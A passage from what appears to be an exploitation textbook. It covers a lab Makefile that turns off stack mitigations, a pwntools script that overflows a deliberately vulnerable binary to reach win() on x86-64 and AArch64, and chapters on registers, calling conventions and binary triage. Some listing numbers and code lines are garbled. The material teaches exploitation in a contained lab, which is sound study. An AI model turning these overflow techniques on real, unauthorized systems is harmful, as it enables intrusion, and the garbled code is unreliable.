# -g -O0                 : clean debugging; -w : silence the
intended-bug warnings
TEACH := -fno-stack-protector -no-pie -g -O0 -w
# ❶

all: hello_overflow hello_overflow_arm64

hello_overflow: hello_overflow.c
$(CC) $(TEACH) -o $@ $<
# ❷

hello_overflow_arm64: hello_overflow.c
$(CROSS) -static $(TEACH) -o $@ $<
# ❸

test: all
python3 solve.py amd64
# ❹
python3 solve.py aarch64

clean:
rm -f hello_overflow hello_overflow_arm64 core *.core
.PHONY: all test clean
```

Listing 2-5. The chapter Makefile (ch02-lab/Makefile)

At ❶ the teaching flags are named and justified in a comment, per the repository rule that every disabled mitigation is explained. At ❷ the native x86-64 build is an ordinary `gcc` call. At ❸ the AArch64 build uses the cross-compiler and links `-static` so `qemu-user` needs no `sysroot`. At ❹ the `test` target

runs the solver against both architectures; because the top-level `scripts/test-all.sh` greps every chapter's Makefile for a `test:` rule, adding this one line is what enrolls the chapter in CI.

Driving the target to win()

Listing 34-4 is the payoff: a pwntools script that overflows the buffer, redirects execution into `win()`, and confirms the success token—on both architectures. It finds the exact offset with a short bounded search rather than a hardcoded constant, so it is immune to compiler-padding differences and works identically under native execution and `qemu-user`. (Chapter 5 replaces the search with the `cyclic()/core-dump` idiom we saw in the debugger.)

```
#!/usr/bin/env python3
"""ch02-lab/solve.py – end-to-end proof the lab works.

Overflows hello_overflow's 64-byte buffer to redirect
execution into win()
and checks for the success token. It locates the saved-return
offset by a
short bounded search, so it is independent of compiler padding
and works on
x86-64 and (via qemu-user) AArch64.

Usage: ./solve.py [amd64|aarch64]
"""
import sys
from pwn import *

arch = sys.argv[1] if len(sys.argv) > 1 else 'amd64'
path = {'amd64': './hello_overflow',
        'aarch64': './hello_overflow_arm64'}[arch]

context.binary = exe = ELF(path, checksec=False) # ① sets
context.arch = arch
context.log_level = 'warn'

def launch(): # ② native
    or emulated
    if arch == 'aarch64':
        return process(['qemu-aarch64-static', exe.path])
    return process(exe.path)
```

```
def try_offset(off):
    io = launch()
    io.sendafter(b'name?', fit({off: exe.sym['win']})) # ⑤
    pad then win()
    data = io.recvall(timeout=2)
    io.close()
    return b'CH02_LAB_OK' in data

def main():
    for off in range(64, 129, context.bytes): # ⑤ try
        64, 72, ..., 128 if try_offset(off):
            log.success(f'{arch}: control at offset {off} ->
            win() reached')
            return 0
    log.failure(f'{arch}: no offset in range reached win()')
    return 1 if __name__ == '__main__':
        sys.exit(main())
```

Listing 2-6. The end-to-end proof (ch02-lab/solve.py)

At ❶ `context.binary = ELF(...)` reads the target's architecture, word size, and endianness, so the later `fit()` packs addresses correctly for whichever binary we loaded—this one line is why the same script serves both arches. At ❷ the launcher chooses native execution for x86-64 and wraps the AArch64 binary in `qemu-aarch64-static`. At ❸ each candidate offset gets a fresh process. At ❹ `fit({off: exe.sym['win']})` builds a payload that is cyclic padding up to `off`, then the address of `win()`; `sendafter` waits for the prompt before sending. At ❺ we sweep offsets from 64 to 128 in word-sized steps—the saved return address must lie just past the 64-byte buffer—and stop the instant the token appears. On the CI build the winning offset is 72 on x86-64; the AArch64 frame record places the saved link register a little further out, which is exactly why we search instead of assume.

Running it inside the lab looks like this:

```
/work/ch02-lab$ make test
python3 solve.py amd64
[+] amd64: control at offset 72 -> win() reached
python3 solve.py aarch64
[+] aarch64: control at offset 80 -> win() reached
```

Two architectures, one script, both reaching code the program was never supposed to run. If you see those two green lines, your lab is real: it builds for x86-64 and ARM64, runs both, and lets you drive a binary from a bug to controlled execution. That is the entire capability the rest of the book compounds.

It is worth pausing on how little and how much just happened. Technically, this is the oldest trick in the book—a linear stack overflow with every mitigation switched off, something Chapter 5 will show fails immediately against a modern build. But the *workflow* you exercised is the whole game: describe the target to pwntools, find the offset empirically rather than by assumption, place a value where control transfers, and assert the outcome automatically on more than one architecture. Every exploit in this book, up to and including a browser chain, is that same workflow with harder bugs and cleverer payloads substituted in. You have not learned an exploit; you have learned the shape of all of them.

TIP

Develop against a local `process()`, then point the *same* script at a network service by swapping in `remote(host, port)`. Because tubes share an interface, the exploit logic does not change. This is why pwntools exploits read the same whether the target is a file on disk or a service across the lab network.

Verifying the whole lab

The smoke test is one chapter's proof; the repository has a global one. From the repository root, inside the lab:

```
make test-all      # run every chapter's `make test`; CI runs
                    this on every push
```

`scripts/test-all.sh` walks every `chNN-*` directory, skips those that opt out with a `.ci-skip` file (the Windows and bare-hardware labs, which Linux CI cannot run), and runs `make test` in the rest, asserting that each exploit reaches its goal. A green `test-all` is the book's definition of "it works": not "it compiled," not "it worked once on the author's laptop," but "a machine built the pinned image and watched every exploit succeed." When a later chapter claims an offset or an allocator behavior, that claim was checked this way.

The mechanism that makes this meaningful is the pinning we began the chapter with, now closing the loop. CI does not test against "whatever Ubuntu ships today"; it builds the image from the pinned `Dockerfile`, so the `glibc` and compiler under test are the ones the book describes. Where a test needs a stable address it disables ASLR with `setarch -R` *inside the ephemeral CI container*, exactly as you would locally, so the determinism is identical in both places. And because each chapter's test asserts a concrete outcome—a token printed, a flag leaked, a shell spawned in the lab—rather than merely that the program ran, a regression anywhere in the toolchain surfaces as a failed assertion rather than a silent drift. This is what lets a reader, a year from now, trust that a twenty-step heap walkthrough still lands on the offsets the book printed: a machine re-derives them on every change.

NOTE

Continuous integration builds the Docker image from scratch and runs `make test-all` on every push to the companion repository. Because the image is pinned to Ubuntu 24.04, the `glibc`, compiler, and therefore the offsets CI sees are the same ones you see. That is the whole point of the pinning discipline from the start of the chapter, now paying off.

Rules of engagement

Everything you just built is a place to run code that is broken on purpose. Keep it that way.

The targets in this book are self-contained lab binaries and explicitly version-pinned, deliberately vulnerable software. They exist so you can learn the craft without ever pointing it at a system you are not authorized to test. The container keeps userland experiments off your real filesystem; the QEMU VM keeps kernel experiments off your real kernel. Use them. The ethics are not a disclaimer bolted on at the end—they are part of the methodology, and Chapter 1 stated the three rules this book holds you to: authorization is binary, do no harm, and the knowledge is the point, not the target. Appendix D covers coordinated disclosure and the law in depth.

WARNING

Do not disable your host's ASLR, run lab targets outside the container, or test techniques against software you do not own and are not authorized to test. The lab is engineered so that you never have to. If an experiment seems to require weakening your host or touching something out of scope, stop—there is a contained way to do it, and this book will show you that way.

Summary

- A research lab has two jobs: **reproducibility** (pinned versions, so offsets and allocator behavior hold still) and **isolation** (broken-on-purpose code sealed away from what you care about). The companion lab delivers both as a pinned Docker image plus a QEMU VM for kernel work.
- **Containers share the host kernel**; they are fine for userland labs but are not a boundary against kernel-level code. Kernel exploitation runs in a virtual machine you can reboot, never against the host kernel.
- Everything is pinned to **Ubuntu 24.04**, **glibc 2.39**, **gcc 13.2** / **clang 18**, **Linux 6.8**, so every listing and offset in the book is reproducible on your machine and in CI.
- **AArch64 is first-class from page one**: `qemu-user` runs cross-compiled ARM64 userland binaries on an x86-64

host, and `qemu-system -cpu max,mte=on` makes the MTE/PAC/CET experiments of Chapter 13 reproducible without the hardware.

- The **debug loop**—build, run, stop, inspect the `pwndbg` context, hypothesize, adjust, repeat—is the through-line of every chapter; `cyclic` turns “how far in?” into a lookup rather than a count.
- **pwntools** scripts the loop; `context.binary`, `ELF`, `tubes`, and `fit()/p64()` are the pieces you will use everywhere, and the tube interface lets one script target a local process or a remote service unchanged.
- `make doctor` verifies the toolchain; `make test` proves one chapter’s exploit; `make test-all` in CI is the book’s guarantee that every exploit actually works.

Exercises

1. Build and run the smoke target yourself: `./scripts/lab.sh`, then `make -C ch02-lab test`. Confirm you see both the `amd64` and `aarch64` success lines. If either fails, run `make doctor` and fix what it reports.
2. Open `hello_overflow` under `pwndbg`, feed it `cyclic 200`, and use `cyclic -l` on the value in `RIP` to recover the offset by hand. Confirm it matches the offset `solve.py` finds for `amd64`.
3. Modify `solve.py` to print the payload with `hexdump()` before sending it. Identify, in the dump, exactly which bytes are cyclic padding and which are the address of `win()`.
4. Explain in a sentence each why the lab grants `SYS_PTRACE` and sets `seccomp=unconfined`, and what would break if you removed each. (Try removing them in a throwaway run and observe the error.)
5. The `aarch64` winning offset differs from the `amd64` one. Disassemble `vuln` in both binaries (`objdump -d`, or `pwndbg`’s `disassemble`) and explain the difference in terms

- of where each architecture's calling convention stores the return address on the stack.
6. Rewrite `launch()` in `solve.py` to debug the AArch64 target over QEMU's gdb stub (`qemu-aarch64-static -g 1234`) and `gdb-multiarch`, setting a breakpoint on `vuln`'s `ret` to read the corrupted return value directly instead of searching for it.
 7. Add a new one-file target to `ch02-lab/` with a different buffer size and a `test` rule, and confirm `make test-all` picks it up automatically. Explain, from `scripts/test-all.sh`, why no change to the CI configuration was needed.

Going Deeper

- pwntools documentation, *docs.pwntools.com* — the canonical reference for `context`, `ELF`, `tubes`, `packing`, and `cyclic`; skim the “Getting Started” walkthrough, then keep the API docs open as you work.
- pwndbg, *github.com/pwndbg/pwndbg* — the debugger front-end this book uses; the `README` and `FEATURES.md` document the context window, `cyclic`, `heap` commands, and more.
- QEMU documentation, “User-mode emulation” and “Arm CPU Features,” *qemu.org/docs/master* — how `qemu-user` forwards syscalls, and how `-cpu max,mte=on` exposes MTE and pointer authentication to a guest.
- Arm Limited, “Armv8.5-A Memory Tagging Extension” white paper (2019) — the primary source on MTE's tag-in-pointer/tag-in-memory model, which Chapter 13 builds on and which the QEMU `-cpu max` VM lets you exercise.
- Docker documentation, “Seccomp security profiles” and “Runtime privilege and Linux capabilities,” *docs.docker.com* — exactly what `SYS_PTRACE` and `seccomp=unconfined` grant, and why the lab grants only those.
- Microsoft, “Time Travel Debugging — Overview,” *learn.microsoft.com* — the record-and-replay feature the

Windows chapters rely on; worth reading now so the Part VI workflow is not a surprise.

CHAPTER 3

Computer Architecture for Exploitation

“If you would understand anything, observe its beginning and its development.”

—Aristotle, **Politics**, Book I

Every exploit is an argument made in the vocabulary of a particular machine. When you overwrite a return address, you are making a claim about where that address lives and what the processor will do when the function returns. When you overwrite a function pointer in the Global Offset Table, you are relying on a specific, documented mechanism the dynamic linker uses to find library functions. If your model of the machine is fuzzy, your exploits will be fragile; if it is precise, they will be reliable. This chapter builds that precise model.

We will study two processors in parallel: **x86-64**, still the default on servers and the desktop, and **AArch64** (64-bit ARM), which now runs the overwhelming majority of phones, every recent Apple laptop and desktop, and a fast-growing share of cloud instances. Treating ARM64 as a first-class citizen is not a gesture toward completeness—it is a practical necessity in 2026, and the two architectures differ in ways that change how exploits are written. Where they agree, you will learn one idea twice as cheaply. Where they disagree—the stack, the link register, pointer authentication’s future home—the difference is itself the lesson.

By the end of the chapter you will be able to read a function's disassembly on either architecture and know where its arguments came from and where its return address lives; draw the address space of a running process and say which regions ASLR randomizes and which it does not; explain, relocation by relocation, how a call to `puts` finds its way into `libc` the first time and every time after; and watch all of it happen in a debugger against binaries you build yourself. These are not background facts you will occasionally need. They are the ground every later chapter stands on.

NOTE

Rules of engagement. Everything in this chapter operates on binaries you compile yourself, inside your own lab, reading your own process memory. There is no remote target and nothing dual-use here—just the machine, laid open. Even so, build the habit now: the companion repo's targets are self-contained teaching artifacts, and the techniques in later chapters are for systems you are authorized to test. Appendix D covers the details.

The machine model, in one paragraph

Strip away the abstractions and a CPU does three things in a loop: it reads an instruction from the address in its *program counter*, executes it—possibly touching *registers* (fast on-chip storage) and *memory* (slow, vast, and addressed by number)—and advances the program counter. A handful of registers have special jobs: one points at the top of the *stack*, a region of memory used for function calls; one is the program counter itself. Memory is not one flat thing but a patchwork of *mappings*, each with permissions (readable, writable, executable) enforced by hardware. Exploitation is the practice of using legal operations on this machine to reach states the

programmer never intended—and to do that, you must know exactly which registers matter, how the stack is arranged, and how the flat-looking address space is really carved up. We take those three in turn.

Registers and the stack

The x86-64 register file

x86-64 gives you sixteen 64-bit general-purpose registers. Their names are a fossil record of the architecture’s evolution—`rax` is the 64-bit extension of `eax`, which extended `ax`, which split into `ah`/`al`—and you can still address the low 32, 16, and 8 bits of each under the old names. That matters in practice: writing `eax` zero-extends into the full `rax`, a quirk that shapes how compilers emit code and how shellcode authors avoid null bytes.

What you must memorize is not the history but the *roles* the System V ABI assigns, because those roles tell you where data is when control reaches a point you care about. Integer and pointer arguments arrive in `rdi`, `rsi`, `rdx`, `rcx`, `r8`, and `r9`, in that order; return values come back in `rax`. Some registers the compiler may clobber freely across a call (*caller-saved*: `rax`, `rcx`, `rdx`, `rsi`, `rdi`, `r8`–`r11`); others a function must preserve if it uses them (*callee-saved*: `rbx`, `rbp`, `r12`–`r15`). `rsp` always points at the top of the stack, `rbp` conventionally at the current frame, and `rip`—the instruction pointer—you cannot name directly, only redirect. Redirecting it is the whole game.

The AArch64 register file

AArch64 is cleaner, and the cleanliness is a gift to anyone learning it. There are thirty-one general-purpose registers, `x0` through `x30`, each 64 bits, with 32-bit views `w0`–`w30`. The first eight, `x0`–`x7`, carry arguments *and* the return value (`x0`, with `x1` for a second return word). `x8` holds the address where a struct return should be written, and doubles as the system-call number. `x9`–`x15` are scratch; `x16` and `x17` are the *intra-*

procedure-call registers IPO and IP1, used by the linker’s PLT stubs and long-branch veneers—remember them, because the PLT you meet later lives in x16 / x17. x19–x28 are callee-saved. Then the two that define the architecture’s character: x29 is the frame pointer, and x30 is the link register, lr.

That last register is the single most important difference between the two machines, so we give it its own section.

Two philosophies of “where does the return address go?”

Figure 3-1 lays the two register files side by side. Read it once now and return to it whenever a later chapter’s disassembly stops making sense.

General-purpose registers and their ABI roles	
x86-64 (System V)	AArch64 (AAPCS64)
rdi rsi rdx rcx r8 r9 args 1–6	x0–x7 args + return (x0)
rax return value / syscall nr	x8 indirect result / syscall nr
r10 r11 caller-saved scratch	x9–x15 caller-saved scratch
rbx r12–r15 callee-saved	x16 x17 IPO/IP1: PLT & veneers
rbp frame pointer (callee-saved)	x19–x28 callee-saved
rsp stack pointer	x29 frame pointer (fp)
rip program counter (implicit)	x30 link register (lr)
rflags condition flags	sp pc stack ptr, program counter
32/16/8-bit views: eax / ax / al ... the stack grows toward lower addresses; call pushes the return address onto it.	32-bit views: w0 ... w30 bl writes the return address into lr (x30), not the stack; a leaf function need not spill it.

caller-saved (scratch) callee-saved (preserved)

Figure 3-1. General-purpose registers and their ABI roles on x86-64 and AArch64

On x86-64, the `call` instruction *pushes the return address onto the stack* and jumps; `ret` *pops* it and jumps back. The return address is therefore a value sitting in memory, at a known offset from `rsp`, for the entire duration of the called function. This is the reason the stack buffer overflow became the defining bug class of an era: a buffer on the stack and the return address that will be used to leave the function live in the *same writable region*, and a linear overflow walks straight from one into the other.

On AArch64, the `b1` (branch-with-link) instruction *writes the return address into `lr` (`x30`)*—a register, not memory—and `ret` branches to whatever `lr` holds. A *leaf* function, one that calls nothing, never has to spill `lr` to the stack at all; it just returns through the register. A non-leaf function must save `lr` (almost always alongside the old frame pointer `x29`) at its entry, because its own `b1` to a child would overwrite `lr`. The standard prologue is a single paired store:

```
function:
    stp    x29, x30, [sp, #-0x20]!    ; push {fp, lr}, pre-
    decrement sp
    mov    x29, sp                    ; set up this frame's fp
    ...                               ; body; may call children
(clobbers lr)
    ldp    x29, x30, [sp], #0x20      ; pop {fp, lr}, post-
    increment sp
    ret                                ; branch to lr
```

The consequence for exploitation is profound and we will keep returning to it. On x86-64 the return address is *always* a memory write target. On AArch64 it is a memory write target *only while the function is not a leaf and is mid-body*; overwrite the saved copy in the frame and you control the return, but the live `lr` in a leaf is out of a memory-corruption attacker's reach. This is exactly the seam ARM chose to reinforce with pointer authentication, which signs `lr` before it is spilled and verifies it on reload—a defense we dissect in Chapter 13.

Both stacks grow *downward*: pushing decrements the stack pointer. Figure 3-2 shows a single x86-64 frame at the moment just before a function returns, the arrangement you will exploit first in Chapter 5.




Figure 3-2. An x86-64 stack frame just before `ret`, higher addresses at the top

The picture explains the classic attack in one glance: `buf` sits *below* the saved frame pointer and return address, the stack grows down, but a `strcpy`-style copy writes *upward* through increasing addresses—so too many bytes into `buf[0]..buf[63]` march straight through the saved `rbp` and into the return address. On AArch64 the same picture holds for a non-leaf frame, except the slot you are aiming at is the *saved `lr`*, stored by that `stp` in the prologue.

Job	x86-64	AArch64
Integer/pointer arguments	rdi rsi rdx rcx r8 r9	x0–x7
Return value	rax	x0 (x1)
Stack pointer	rsp	sp
Frame pointer	rbp	x29 (fp)
Return address holder	top of stack (pushed by call)	x30 (lr), spilled if non-leaf
Program counter	rip (implicit)	pc
Syscall number	rax	x8
Callee-saved	rbx rbp r12–r15	x19–x28, x29, x30
PLT/veneer scratch	r10 r11	x16 x17 (IPo/IP1)

Table 3-1. The registers you will reference most often, by job

Calling conventions

A *calling convention* (or ABI, application binary interface) is the contract that lets separately compiled functions call each other: who puts arguments where, who cleans up, which registers survive a call. You exploit this contract constantly. Return-oriented programming, in Chapter 8, is nothing but the art of arranging the stack and registers so that a chain of borrowed code snippets makes the library calls *you* want—which is impossible unless you know exactly where each function expects its first argument.

System V AMD64 (Linux, macOS, BSD)

The first six integer or pointer arguments go in `rdi`, `rsi`, `rdx`, `rcx`, `r8`, `r9`; floating-point arguments use `xmm0`–`xmm7`; anything left over is pushed onto the stack, rightmost argument first, so the leftmost stack argument ends up at the lowest address. The return value is in `rax`. The stack must be 16-byte aligned at the point of a `call`—a detail that bites ROP authors, because some library functions execute a `movaps` that faults on a misaligned stack, and the fix is to insert a single extra `ret` gadget to nudge alignment.

System calls use a *different* register for the fourth argument: the kernel ABI passes arguments in `rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9`, with the syscall number in `rax`, invoked by the `syscall` instruction. The swap from `rcx` to `r10` exists because the `syscall` instruction itself clobbers `rcx` (it stashes the return address there). You will hand-assemble these in Chapter 6.

Windows x64

Windows uses its own convention, and you need it for the Windows chapters and for reading any 64-bit Windows binary. The first four integer arguments go in `rcx`, `rdx`, `r8`, `r9`; the rest on the stack. Crucially, the caller must also reserve **32 bytes of “shadow space”** on the stack above the return address, whether or not the callee uses it—the callee is allowed to spill those four register arguments there. Callee-saved registers include `rsi` and `rdi`, which are *caller*-saved on System V. Mixing these up while reading a disassembly is a classic way to misread which value is an argument.

AAPCS64 (AArch64)

The ARM 64-bit convention is the tidiest of the three. Arguments fill `x0`–`x7`; the return value is `x0`. There is no shadow space and no argument-register/syscall-register mismatch to trip over: system calls pass arguments in `x0`–`x5`, put the number in `x8`, and use the `svc #0` instruction. Because there are eight argument registers instead of six, many

functions that spill to the stack on x86-64 pass everything in registers on AArch64—a difference you can see in a disassembly, and one of the things the hands-on section at the end of this chapter makes concrete.

	System V AMD64	Windows x64	AAPCS64
Int/ptr arg registers	rdi rsi rdx rcx r8 r9	rcx rdx r8 r9	x0 – x7
Args beyond registers	stack	stack (+32B shadow)	stack
Return value	rax	rax	x0
Callee-saved (int)	rbx rbp r12 – r15	rbx rbp rsi rdi r12 – r15	x19 – x28
Stack alignment at call	16 bytes	16 bytes	16 bytes
Syscall arg regs	rdi rsi rdx r10 r8 r9	(via ntdll stubs)	x0 – x5
Syscall number / insn	rax / syscall	rax / syscall	x8 / svc #0

Table 3-2. The three conventions you will meet in this book, side by side

To make the register-passing contract tangible, Listing 3-1 defines a function with more arguments than x86-64 has argument registers. Compile it for both architectures and the difference in Table 3-2 stops being a table and becomes machine code.

```
/* args8.c - a function with eight integer parameters, so the
ABI has to
    * spill the extras on x86-64 (six arg registers) but not on
AArch64
    * (eight arg registers). Build: make ; make arm */
long pack(long a, long b, long c, long d,
```


CHAPTER 4

A Crash Course in Reverse Engineering

“The most beautiful thing we can experience is the mysterious. It is the source of all true art and science.”

—Albert Einstein, **The World as I See It** (1931)

Every exploit in this book starts with the same problem: you have a program, you do not have its source, and you need to understand it well enough to find the gap between what it was built to do and what it can be made to do. Reverse engineering is how you close that gap in hours instead of weeks. This chapter is a working crash course in the discipline—not a Ghidra manual, but a *method*: how to triage an unknown binary in a minute, when to read it statically versus run it under a debugger, how to drive a decompiler so it does most of the reading for you, how to see through an optimizing compiler to the algorithm underneath, and how to script the whole thing when one binary becomes a thousand.

We are deliberately free-tools-first. The center of gravity is **Ghidra 11**, the National Security Agency’s open-source reverse-engineering suite, because it is free, scriptable, cross-platform, and has a decompiler that is genuinely good. We treat IDA Pro and Binary Ninja as alternatives you should recognize, not as prerequisites you must buy. For dynamic work we use `gdb` with **pwndbg** and **Frida**. And because AArch64 now runs most of the world’s phones and a growing share of its servers, every technique here is shown to carry over to ARM64, not just x86-64.

A word on why this skill is foundational rather than optional. Every later chapter assumes you can look at a lab binary and understand its memory layout, its functions, and its data—because you cannot write an overflow for a buffer you have not located, build a ROP chain from gadgets you have not found, or poison a heap whose allocation pattern you have not traced. Reverse engineering is the lens through which all of exploitation is done; the rest of the book is applied reverse engineering with a payload attached. It is also, increasingly, how the defensive side of the field works: triaging a crash, root-causing a vulnerability from a patch, and writing a detection all start with taking a binary apart.

By the end you will have reversed a real program: a small key-checking *crackme*—a program whose only purpose is to be reverse-engineered—shipped in the companion repo for both x86-64 and AArch64. You will recover its algorithm from the decompiler, write a solver that regenerates a valid key, and then, for contrast, defeat the same check dynamically with a six-line Frida hook. That pair—understand it statically, then manipulate it at runtime—is the core loop of the job.

WARNING

Rules of engagement. Reverse engineering sits on top of other people’s intellectual property and, in some jurisdictions, contract and anti-circumvention law. Everything in this chapter targets the self-contained lab binaries in `code/ch04-re/`, which exist to be taken apart. Reverse software you wrote, software that is explicitly licensed for it, or the deliberately vulnerable targets in this book. When in doubt, see Appendix D.

The reverse engineer’s loop

Before any tool, adopt the mental model. Reverse engineering is not “reading a binary top to bottom.” It is a loop of **hypothesis and confirmation**: you form a guess about what a region of code does, then you find the cheapest evidence that confirms or

kills the guess, then you refine. The whole craft is choosing cheap evidence.

The two great sources of evidence are *static* and *dynamic*.

Static analysis reads the program without running it: disassembly, decompilation, string and cross-reference hunting. It shows you *all* paths at once and never executes anything dangerous, but it cannot tell you a runtime value—what a pointer actually points at, which branch a real input takes. **Dynamic analysis** runs the program under observation: a debugger, a tracer, an instrumentation framework. It gives you ground-truth values and real control flow, but only for the paths your inputs actually hit, and it runs code you may not fully trust.

Good reversers flow between the two constantly. You read a function statically to form a hypothesis (“this looks like a length check, then a transform loop”), then set a breakpoint and feed it one input to confirm the transform is what you think. Figure 4-1 is the decision tree we follow; internalize it and most “where do I even start” paralysis disappears.





Figure 4-1. The static-versus-dynamic triage loop. You almost never pick one; you alternate.

Two biases are worth naming. New reversers over-use the debugger—single-stepping thousands of instructions to answer a question the decompiler would have answered instantly. Veterans over-trust static output and forget that the decompiler is a *model*, sometimes a wrong one. The corrective for both is the loop: cheapest evidence first, always cross-checked.

First contact: triage a binary in sixty seconds

Never open a decompiler on a binary you have not triaged. Thirty seconds of command-line reconnaissance tells you the architecture, whether it is stripped, what it links against, and often what it *does*—and it shapes every decision afterward. Figure 4-2 maps the structures these tools read.



Triage = read this map before you open a decompiler.

Figure 4-2. The ELF structures the triage tools parse. Read this map before opening a decompiler.

Start with `file`, then `checksec`, then a look at the imports and strings, as in Listing 34-1.

```
$ file crackme-x86_64 # ❶
crackme-x86_64: ELF 64-bit LSB pie executable, x86-64,
dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[...]=...,
for GNU/Linux 3.2.0, not stripped

$ file crackme-arm64 # ❷
crackme-arm64: ELF 64-bit LSB pie executable, ARM aarch64,
...,
not stripped

$ pwn checksec crackme-x86_64 # ❸
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled

$ nm crackme-x86_64 | grep ' t \| T ' # ❹
... t check_serial
... T main

$ strings -n 6 crackme-x86_64 | grep -i 'key\|correct' # ❺
=== ch04 crackme: recover the key ===
Correct! The key is valid.
```

Listing 4-1. Sixty-second triage of the lab crackme on Ubuntu 24.04

At ❶ `file` reads the ELF header from Figure 4-2 and tells you the most important facts for free: it is a 64-bit x86-64 **position-independent executable** (PIE, so it loads at a random base), dynamically linked, and crucially *not stripped*—symbol names survive. At ❷ the same source compiled for AArch64 reports `ARM aarch64`; every tool below behaves identically on it. At ❸ `pwn checksec` (from `pwntools`) reads the mitigations you met in Chapter 1: full RELRO, a stack canary, NX, and PIE are all on—this is a modern default build, not a 2005 toy. At ❹ `nm` lists symbols; the lowercase `t` marks `check_serial` as a *local* (file-scope static) text symbol and the uppercase `T` marks `main` as global—a distinction that

matters the moment you try to hook `check_serial` with Frida. At ⑤ `strings` almost hands you the answer: the prompt and the success message leak the program's purpose before you disassemble a single instruction.

TIP

Always `strings` first, and always follow an interesting string to its *cross-references*. In Ghidra, double-click a string in the Defined Strings window, then press **Ctrl-Shift-F** on it to find every function that references it. The function that prints "Correct!" is, by definition, adjacent to the check you care about. String-to-xref is the single highest-yield move in reverse engineering.

The stripped case is the one that separates tools from understanding. Compile the same source with symbols removed (`strip`, or the repo's `crackme-x86_64.stripped`) and `nm` falls silent, `check_serial` becomes `FUN_001011a9`, and you lose the free name. Table 4-1 is the concrete difference.

Artifact	Symbolized build	Stripped build
<code>.symtab</code> function names (<code>nm</code>)	<code>check_serial</code> , <code>main</code>	(empty)
Ghidra function labels	real names	<code>FUN_<addr></code> placeholders
<code>DebugSymbol.fromName</code> in Frida	resolves	fails; resolve by offset
Imported libc symbols (<code>strlen</code> , <code>puts</code>)	always present	always present (dynamic symbols survive <code>strip</code>)
Strings, <code>.rodata</code> constants	present	present
Decompiler quality	unchanged	unchanged

Table 4-1. What you keep and what you lose when a binary is stripped

The key insight in Table 4-1 is what *survives*: stripping removes the static symbol table (`.symtab`) but never the dynamic one, so calls into `libc`— `strlen`, `memcmp`, `puts`—are still named even in a stripped binary. Those named imports are anchors. A function that calls `strlen` and then loops comparing bytes is a string check no matter what its own name is. You rebuild meaning from the imports outward.

